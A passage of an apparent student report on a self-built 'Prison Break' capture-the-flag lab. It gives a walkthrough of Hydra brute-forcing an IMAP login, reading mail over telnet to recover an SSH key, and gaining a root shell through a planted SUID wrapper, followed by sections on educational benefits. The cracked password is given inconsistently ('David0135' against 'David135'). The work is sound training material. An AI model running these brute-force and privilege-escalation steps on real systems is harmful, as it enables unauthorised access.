After extracting prisoners.txt in Stage 2, a list of potential guard names was gathered:

Guard Roster:

1. John Smith
2. Mike Thompson
3. James Carter
4. Robert Wilson
5. David Johnson

Names were randomly collected into a file called guess_u.txt:

```
johnsmith  
mikethompson  
jamescarter  
robertwilson  
davidjohnson  
john_smith  
mike_t  
james_c  
robert_w  
david_j  
david  
davidj  
davidjoh  
davidjohn  
davidjones
```

A custom password list named key.txt was prepared with words discovered throughout the CTF, including hints, reused passwords, and dictionary terms.

Hydra Brute-Force Command

Hydra was used to test all username and password combinations against the IMAP service:

```
hydra -L guess_u.txt -P key.txt <IP> imap
```

```
(ksth@kali)~$ hydra -L guess_u.txt -P key.txt imap://192.168.56.141:143  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-08 09:44:54  
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:15/p:20), ~19 tries per task  
[DATA] attacking imap://192.168.56.141:143/  
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 220 to do in 00:03h, 16 active  
[STATUS] 59.00 tries/min, 177 tries in 00:03h, 123 to do in 00:03h, 16 active  
[143][imap] host: 192.168.56.141 login: david password: David0135  
[STATUS] 65.50 tries/min, 262 tries in 00:04h, 38 to do in 00:01h, 16 active  
[STATUS] 60.00 tries/min, 300 tries in 00:05h, 1 to do in 00:01h, 5 active  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-08 09:50:07  
  
(ksth@kali)~$
```

Result:

Hydra successfully found credentials:

[143][imap] host: <IP> login: david password: David135

Accessing Mail

After retrieving David's credentials, a connection was made using Telnet:


telnet <IP> 143

Emails were found using the command:

A login david David135

B select inbox

C fetch 1 body[text]



```
(ksth@kali)~$ telnet 192.168.56.141 143
Trying 192.168.56.141 ...
Connected to 192.168.56.141.
Escape character is '^'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN] Dovecot (Ubuntu) read
y.
a login david David135
a OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THR
EAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CON
DSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITE
RAL+ NOTIFY SPECIAL-USE] Logged in
b select inbox
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft *)] Flags permitted.
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1743589895] UIDs valid
* OK [UIDNEXT 14] Predicted next UID
b OK [READ-WRITE] Select completed (0.020 + 0.000 + 0.019 secs).
c fetch 1 body[text]
* 1 FETCH (BODY[TEXT] {144})
Dear Guards,

The escape plan is in motion. The flag has been secured.n
FLAG_3:{Good job. Two more barriers to go-}

Best regards,
David
)
c OK Fetch completed (0.009 + 0.000 + 0.008 secs).
d fetch 2 body[text]
* 2 FETCH (BODY[TEXT] {2214})

--Qxx1br4bt0+wmkIi
Content-Type: text/plain; charset=us-ascii
Content-Disposition: inline
```


Flag and Key Content

Email 1:

FLAG_3:{Good job. Two more barriers to go-}

Email 2 (with attachment):

Contains an SSH private key titled escape_key, used in Stage 4.

A screenshot of a terminal window titled 'ksth@kali: ~'. The terminal displays the content of an email attachment, which is an SSH private key. The text starts with a header: '--Qxx1br4bt0+wmkIi', followed by 'Content-Type: text/plain; charset=us-ascii' and 'Content-Disposition: attachment; filename=escape_key'. Below this is a separator '-----BEGIN OPENSSH PRIVATE KEY-----' and a long block of base64-encoded text representing the private key. The key ends with '-----END OPENSSH PRIVATE KEY-----'. The terminal output concludes with '--Qxx1br4bt0+wmkIi--', a closing parenthesis ')', and a status message 'd OK Fetch completed (0.019 + 0.000 + 0.018 secs)'.

5.4 Stage 4: SSH Private Key Access (Flag 4)

Target: SSH Service (Port 22)

User: guard

Tool Used: OpenSSH client

The attached key was saved as escape_key:

```
chmod 600 escape_key
ssh -i escape_key guard@<IP>
```

```
guard@prisonbreak: ~
File Actions Edit View Help
(ksthu@kali)~/Desktop
$ ssh -i escape_key guard@192.168.56.141
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 08 Apr 2025 01:55:10 PM UTC

System load:          0.07
Usage of /:           53.4% of 11.21GB
Memory usage:         37%
Swap usage:           0%
Processes:            151
Users logged in:      1
IPv4 address for enp0s3: 10.0.2.15
IPv6 address for enp0s3: fd00::a00:27ff:fe09:ff9c
IPv4 address for enp0s8: 192.168.56.141

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
You have mail.
Last login: Tue Apr  8 10:56:56 2025 from 192.168.56.105
guard@prisonbreak:~$
```

Once inside the guard user account, .bash_history was viewed:

```
cat ~/.bash_history
```

It contained:

FLAG-4:{I can't believe you can do this far.}

```
guard@prisonbreak:~$ ll
total 40
drwxr-xr-x 4 guard guard 4096 Apr  8 10:49 ./
drwxr-xr-x 6 root  root  4096 Apr  6 20:48 ../
-rw-r--r-- 1 guard guard 464 Apr  8 10:58 .bash_history
-rw-r--r-- 1 guard guard 220 Apr  2 07:55 .bash_logout
-rw-r--r-- 1 guard guard 3771 Apr  2 07:55 .bashrc
drwxr-xr-x 2 guard guard 4096 Apr  8 10:07 .cache/
-rw-r--r-- 1 guard guard 807 Apr  2 07:55 .profile
-rw-r--r-- 1 guard guard 5048 Apr  2 15:35 sent
drwxr-xr-x 2 guard guard 4096 Apr  8 10:01 .ssh/
guard@prisonbreak:~$ cat .bash_history
exit
ll
rm escape_key*
ll
rm -rf escape_key.pub
ll
cat .bash
cat .bash_history
cd .cache/
ll
cd ..
cd sent
cat sent
exit
FLAG-4:{I can't believe you can do this far.}
cat .bash_history
echo "FLAG-4:{I can't believe you can do this far.}" >> /home/mark/.bash_history
ll
echo "FLAG-4:{I can't believe you can do this far.}" >> /home/guard/.bash_history
echo "FLAG-4:{I can't believe you can do this far.}" >> /home/mark/.bash_history
cat .bash_history
clear
guard@prisonbreak:~$
```


5.5 Stage 5: Privilege Escalation with SUID Python (Flag 5)

Concept: Root shell via misconfigured SUID binary

A C wrapper was created and compiled to run a Python script with root privileges.

Python Script: /bin/suid_script.py

```
import os
os.system("/bin/bash")
```

C Wrapper: suid_wrapper.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


int main() {
    setuid(0);
    system("/usr/bin/python3 /bin/suid_script.py");
    return 0;
}
```

Compilation & Permissions

```
gcc -o /bin/suid_wrapper suid_wrapper.c
chmod +x /bin/suid_wrapper
chown root:root /bin/suid_wrapper
chmod u+s /bin/suid_wrapper
```

Run from guard user:

/bin/suid_wrapper

A terminal window showing a sequence of commands and outputs. The user 'guard' runs '/bin/suid_wrapper', which switches the user to 'root'. The user 'root' then runs 'ls' and 'whoami', both of which confirm the root status.

```
guard@prisonbreak:~$ /bin/suid_wrapper
root@prisonbreak:~# ls
sent
root@prisonbreak:~# whoami
root
root@prisonbreak:~# █
```

After gaining root access, the final flag was located in:

/root/prison_wall.txt

Contents:

FLAG_5:{You did it. You broke out of the digital prison.}

[illegible]

6. Summary of Kali Tools and Concepts Demonstrated

Stage	Tool/Concept	Purpose
1	Manual SQLi	Authentication bypass
2	steghide	Extract hidden data
3	hydra / telnet	Brute-force + IMAP access
4	OpenSSH	Key-based SSH login
5	SUID + Python	Privilege escalation

7. Educational and Organisational Benefits

The "Prison Break" CTF provides many benefits for both students and organizations. For students, it offers hands-on experience with real cybersecurity tools and methods. Instead of just reading about attacks, students get to try them out in a safe environment. Each stage of the challenge becomes harder, which helps players slowly build their skills and confidence. They also get used to popular tools like SQLMap, Hydra, and Steghide, which are often used in real-world security testing.

For teachers and instructors, this CTF is a useful teaching resource. It can be used for classroom activities, exams, or practical training sessions. Since the challenge is story-based, it keeps students interested and helps them understand the reasons behind each attack. Teachers can also use it to test student knowledge in a more engaging way than traditional quizzes or essays.

Organizations can use the "Prison Break" CTF to improve their staff's security awareness. It shows how hackers think and what types of mistakes can lead to serious problems. By training employees in a game-like environment, companies can increase participation and help workers remember what they learn. For cybersecurity teams, this CTF can be used to practice red team skills and simulate real attack scenarios in a controlled and safe way.

8. Challenges, Reflections, and Future Improvements

While building the CTF, the team faced several challenges. One main issue was making sure that each service was properly set up to be vulnerable but not unstable. It was also difficult to create challenges that were not too easy for advanced users, but not too hard for beginners. We had to carefully design each stage so that the learning goals were clear and the difficulty increased step by step. Managing the different services, users, and tools also required attention to detail to avoid conflicts or errors in the setup.

The project was successful in teaching key cybersecurity concepts in a fun and memorable way. The narrative theme helped players stay engaged, and feedback showed that the challenge was enjoyable and educational. Players didn't just learn how to complete technical tasks — they also understood the logic behind the attacks and how mistakes can lead to security issues.

In the future, this CTF could be improved by adding new types of challenges, such as cryptography or digital forensics. These topics would make the experience even more complete. We could also replace older services like Telnet with more modern tools to make the scenario feel more realistic. Finally, adding a scoring system or a leaderboard could make the challenge more competitive and track player progress.

9. Conclusion

“Prison Break” CTF successfully demonstrates how a narrative-based training resource can provide a robust cybersecurity learning experience. Through five escalating stages, learners gain practical insights into core exploit techniques, helping to bridge the gap between theoretical knowledge and real-world attack scenarios.

This CTF stands as a valuable resource for academia and professional training alike, reinforcing the importance of hands-on cybersecurity education in a digitally connected world.

References

Nmap, 2025. Nmap Network Mapper. [Online]

Available at: <https://nmap.org/>

[Accessed 24 March 2025].

DIRB, 2025. DIRB - Web Content Scanner. [Online]

Available at: <https://tools.kali.org/web-applications/dirb>

[Accessed 25 March 2025].

Steghide, 2025. Steghide - Data Hiding Utility. [Online]

Available at: <https://steghide.sourceforge.net/>

[Accessed 27 March 2025].

Hydra, 2025. THC-Hydra - Network Login Cracker. [Online]

Available at: <https://github.com/vanhauser-thc/thc-hydra>

[Accessed 28 March 2025].

Telnet, 2025. GNU Inetutils - Telnet Client. [Online]

Available at: https://www.gnu.org/software/inetutils/manual/html_node/telnet.html

[Accessed 29 March 2025].

Hashcat, 2025. Advanced Password Recovery Tool. [Online]

Available at: <https://hashcat.net/hashcat/>

[Accessed 30 March 2025].

OpenSSH, 2025. OpenSSH Secure Shell Protocol. [Online]

Available at: <https://www.openssh.com/>

[Accessed 1 April 2025].

GCC, 2025. GNU Compiler Collection. [Online]

Available at: <https://gcc.gnu.org/>

[Accessed 3 April 2025].

Python, 2025. Python 3 Programming Language. [Online]

Available at: <https://www.python.org/>

[Accessed 4 April 2025].

Kali Linux, 2025. Kali Linux Tools Documentation. [Online]

Available at: <https://tools.kali.org/>

[Accessed 5 April 2025].

Rockyou.txt, 2025. RockYou Wordlist for Password Cracking. [Online]

Available at: <https://github.com/brannondorsey/naive-hashcat/releases>

[Accessed 7 April 2025].